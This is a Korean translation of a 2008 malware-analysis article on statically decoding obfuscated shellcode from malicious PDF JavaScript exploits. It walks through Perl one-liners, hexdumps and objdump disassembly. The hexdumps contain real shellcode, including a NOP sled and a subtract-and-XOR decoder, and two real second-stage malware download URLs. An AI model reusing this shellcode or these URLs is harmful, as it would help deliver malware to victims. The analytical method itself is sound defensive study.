Static analysis of Shellcode

By Maarten Van Horenbeeck 2008.09.03


본 문서에서는 악성코드에서 사용하는 난독화 되어 있는 쉘코드를 분석하는 방법에 대한 Maarten Van Horenbeeck의 글을 번역한 것이다.

Hacking Group "OVERTIME"

force <forceteam01@gmail.com>2008.09.10

Static analysis of Shellcode

두달전, ISC 핸들러인 Maarten Van Horenbeeck는 악성 PDF 파일에서 exploit 내용을 추출하는 방법에 대한 매우 훌륭한 내용을 발표했다. 우리는 이와 같은 악용을 시도하는 매우 많은 수의 PDF 또는 PDF- 파생품을 보았다. 이 문서에서는 어떻게 그들을 해결하는지 알아본다. Maarten의 발표 내용을 다시 한번 살펴보자
보통, 악성코드 섹션을 추출하거나 또는 “inflating” 할때 마지막 작업으로 아래와 같이 정렬된 shellcode를 포함하는 자바스크립트 익스플로잇 함수를 만나게 된다.



이와 같은 블록을 풀기 위해서 간단한 펄 스크립트를 사용할 수 있다.

```
cat nasty.js | perl -pe 's/\ %u(..)(..)/chr(hex($2)).chr(hex($1))/ge' | hexdump -C | more
```

이 스크립트는 Unicode(%u...)를 실제 출력가능한 ASCII 형태로 변환한다. 대부분의 Unicode 블록은 에셈블리어(shellcode)로 되어 있다. ASCII로 변환된 내용은 조금 이상하게 보인다. 이와 같은 이유로 결과물을 hexdump에 넘겨준다.

하지만 잠깐, 우리는 %u(hex)를 ASCII로 변환했고 그것을 Hexdump에 넘겼다. 이와 같이 하는 이유는 %uxxyy의 바이트 오더가 변경된(yy xx) 텍스트를 얻기 위해서 이다. 그리고 hexdump –C 또한 ASCII를 출력한다.
(역자 주 : 펄 스크립트를 보면 $2가 먼저 나와서 바이트 오더를 변경한다)

```
00000320  b5 64 04 64 b5 cb ec 32  89 64 e3 a4 64 b5 f3 ec
|µd.dµËì2.dã¤dµóì|
```


```
00000330 32 64 eb 64 ec 2a b1 b2 2d e7 ef 07 1b 22 20 2b
|2dëdì*±²-çï.." +|
00000340 0d 0a 22 11 10 10 ba bd a3 a2 a0 a1 ef 68 74 74
|.."...º½£¢ ¡ïhtt|
00000350 70 3a 2f 2f 61 6f 6c 63 6f 75 6e 74 65 72 2e 63
|p://aolcounter.c|
00000360 6f 6d 2f 34 65 5a 6b 37 2f 65 78 65 2e 70 68 70
|om/4eZk7/exe.php|
00000370 00 22 29 3b 0d 0a 09 76 61 72 20 59 39 49 62 36
|.");...var Y9Ib6|
00000380 75 75 45 20 3d 20 30 78 34 30 30 30 30 30 3b 0d
|uuE = 0x400000;.|
```

그리고 주의 깊게 보면 우리는 다음 단계로 실제 exploit이 다운로드를 시도하는 EXE 파일의 이름을 알 수 있다.

(역자 주 : http://aolcounter.com/4eZk7/exe.php 파일 다운로드)

항상 이처럼 쉬운 것만은 아니다 때때로 다음 단계의 URL이 인코딩되어 있는 경우도 있다.

또다른 Shellcode를 살펴보자



이전과 같은 방식으로 살펴보면

$ cat bad.js | perl - pe 's/\ %u(..)(..)/chr(hex($2)).chr(hex($1))/ge' | hexdump - C | more

```
00000000 20 20 20 20 76 61 72 20 53 68 65 6c 6c 63 6f 64 |
var Shellcod|
```

```
00000010 65 3d 75 6e 65 73 63 61 70 65 28 22 90 90 90 90
|e=unescape("....|
00000020 90 33 c0 33 c9 eb 12 5e 66 b9 00 01 8b fe 80 2e
|.3À3Éë.^f¹...þ..|
00000030 07 80 36 04 46 e2 f7 eb 05 e8 e9 ff ff ff f4 b5
|..6.Fâ÷ë.èéÿÿÿô|
00000040 0b 0b 0b 62 67 ac 3b 0b 0b 0b 96 4b 0f 96 7b 1f
|...bg¬;....K..{.|

000000c0 3e e6 12 c1 1b 43 fd 77 13 cc d6 10 0e e5 4b f6
|>æ.Á.Cýw.ÌÖ..åKö|
000000d0 fc 46 22 78 ea 61 96 61 27 0e e0 69 96 0f 56 96
|üF"xêa.a'.ài..V.|
000000e0 61 1f 0e e0 96 07 96 0e c8 b6 61 64 ce f3 5c 02
|a..à....È¶adÎó\.|
000000f0 02 02 91 51 11 ef f0 e6 ef 03 a3 01 95 11 81 e3
|...Q.ïðæï.£....ã|
00000100 ed 7e 39 25 32 7b 73 77 77 7b 45 32 32 7a 7a 7a
|í~9%2{sww{E22zzz|
00000110 31 84 72 78 7d 70 68 67 7e 68 6c 7d 6e 73 31 74
|1.rx}phg~hl}ns1t|
00000120 71 69 72 32 7b 7e 76 32 72 78 77 31 7b 73 7b 42
|qir2{~v2rxw1{s{B|
00000130 6d 40 70 69 7e 6c 3d 3b 3b 38 30 38 3b 0b 22 29
|m@pi~l=;;808;.")|
00000140 3b 0a |;.|
00000142
```

URL이 보이지 않는다. 누구나 생각하는 것처럼 URL은 Block안에 있다. 대부분의 URL은 일반적으로 "http://www"와 같은 형태로 시작한다. 그래서 만일 우리가 "abbcdeefff"와 같이 같은 문자가 반복되는 형태의 문자 순서를 본다면 이것은 대부분의 경우 인코딩된 URL의 시작패턴이다.

난독화를 위해서 사용되는 가장 기본적인 방법은 간단한 XOR 방식이다. 이와 같은 방식은 이전 문서에서 다룬 XORSearch와 같은 툴을 이용해서 쉽게 찾을 수 있다.

(역자 주: Analyzing an obfuscated ANI exploit 문서 참조)

이것은 XOR 형태가 아니기 때문에 여기서는 적용되지 않는다.

그러면 다음으로 무엇을 해야 하는가? 두 가지 방법이 있다. 하나는 취약한 시스템에서 악

성코드를 실행해서 무엇을 하는지 알아내는 것이고(이와 같은 형태를 “dynamic analysis”라고 부른다), 또 다른 방법은 유닉스 command line이 제공하는 기능을 이용해서 단계별 진행을 통한 “static analysis”를 진행한다.
첫째로 우리는 쉘코드를 유닉스 디스어셈블러가 이해할 수 있는 형태로 전환할 필요가 있다. 그렇게 하기 위해서 우리는 90 90 90 형태로 시작하는 위의 코드 블락을 C 배열 형태로 변환해야 한다.

$ cat bad.bin | perl - ne 's/(.)/printf "0x%02x,",ord($1)/ge' > bad.c

변환하면 아래와 같다.
0x90,0x90,0x90,0x90,0x90,0x33,0xc0,0x33,0xc9,0xeb,0x12,0x5e,0x66 ….

아래와 같은 형태로 전환한다.

```
int main() {
  char foo[] = {
   0x90,0x90,0x90,0x90,0x90,0x33,0xc0,0x33,0xc9,0xeb,0x12,0
x5e,0x66 ....
  };
}
```

컴파일 한다.

$ gcc - O0 - fno- inline bad.c - o bad.bin

디스어셈블 가능한 형태로 변환한다

$ objdump - - disassembler- options=intel - D bad.bin

이 작업의 결과는 intel 어셈블리 코드이다. 만일 당신이 악성 코드 리버스 엔지니어링 경험이 있다면 정확히 OllyDbg 사용 경험이 있다면 해당 코드를 보는데 어려움이 없을 것이다. 하지만 그렇지 않다면 내용을 이해하는 것이 힘들 것이다.
어셈블리 파일을 살펴보다 보면 아래 형태의 코드 블록을 찾을 수 있을 것이다.

```
4005a0: 90 nop
4005a1: 90 nop
4005a2: 90 nop
4005a3: 90 nop
```

```
4005a4: 90 nop
4005a5: 33 c0 xor eax,eax
4005a7: 33 c9 xor ecx,ecx
4005a9: eb 12 jmp 4005bd <C.0.1610+0x1d>
4005ab: 5e pop rsi
4005ac: 66 b9 00 01 mov cx,0x100
4005b0: 8b fe mov edi,esi
4005b2: 80 2e 07 sub BYTE PTR [rsi],0x7
4005b5: 80 36 04 xor BYTE PTR [rsi],0x4
4005b8: 46 e2 f7 rexXY loop 4005b2 <C.0.1610+0x12>
```

이것은 우리가 쉘코드로부터 얻은 바이트 순서이다. 내용을 살펴보면 블록의 루프는 4와 XOR 하기 전에 모든 바이트에서 7을 뺀다. 확인해 보자

cat bad.bin | perl - pe 's/(.)/chr((ord($1)- 7)^4)/ge' | hexdump - C

```
00000000 c2 8d c2 8d c2 8d c2 8d c2 8d 28 c2 bd 28 c3 86
|Â.Â.Â.Â.Â.(Â½(Ã.|
00000010 c3 a0 0f 53 5b c2 b6 ff 80 8f bf bf bf bf bf bf
|Ã .S[Â¶ÿ..¿¿¿¿¿¿|
00000020 bf bf bf bd ff 80 8f bf bf bf bf bf bf bf bf bf
|¿¿¿½ÿ..¿¿¿¿¿¿¿¿¿|

000001b0 bf bf bf bf bf bf bf bf bf c2 8e 4e 0e c3 ac c3
|¿¿¿¿¿¿¿¿¿Â.N.Ã¬Ã|
000001c0 ad c3 9b c3 ac ff 80 8f bf bf bf bf bf bf bf bf |-
Ã.Ã¬ÿ..¿¿¿¿¿¿¿¿|
000001d0 bf b8 c2 98 ff 80 8f bf bf bf bf bf bf bf bf bf
|¿¸Â.ÿ..¿¿¿¿¿¿¿¿|
000001e0 be c2 8a 0e 7e c3 98 c3 a2 73 36 1a 2f 70 68 74
|¾Â..~Ã.Ã¢s6./pht|
000001f0 74 70 3a 2f 2f 77 77 77 2e 79 6f 75 72 6d 65 64
|tp://www.yourmed|
00000200 73 65 61 72 63 68 2e 69 6e 66 6f 2f 70 73 6b 2f
|search.info/psk/|
00000210 6f 75 74 2e 70 68 70 3f 62 3d 6d 66 73 61 32 30
```

```
|out.php?b=mfsa20|
00000220 30 35 2d 35 30 00 0a 0a |05-50...|
```

결과물에서 우리는 다음 단계에서 사용되는 URL을 얻을 수 있다.

이와 같은 방식으로 URL을 찾기 전에 알아두어야 할 내용은 모든 쉘코드가 URL을 포함하고 있는 것은 아니다. 그렇지만 만일 쉘코드에 URL이 포함되어 있다면 이와 같은 방식이 많은 도움이 될것이다.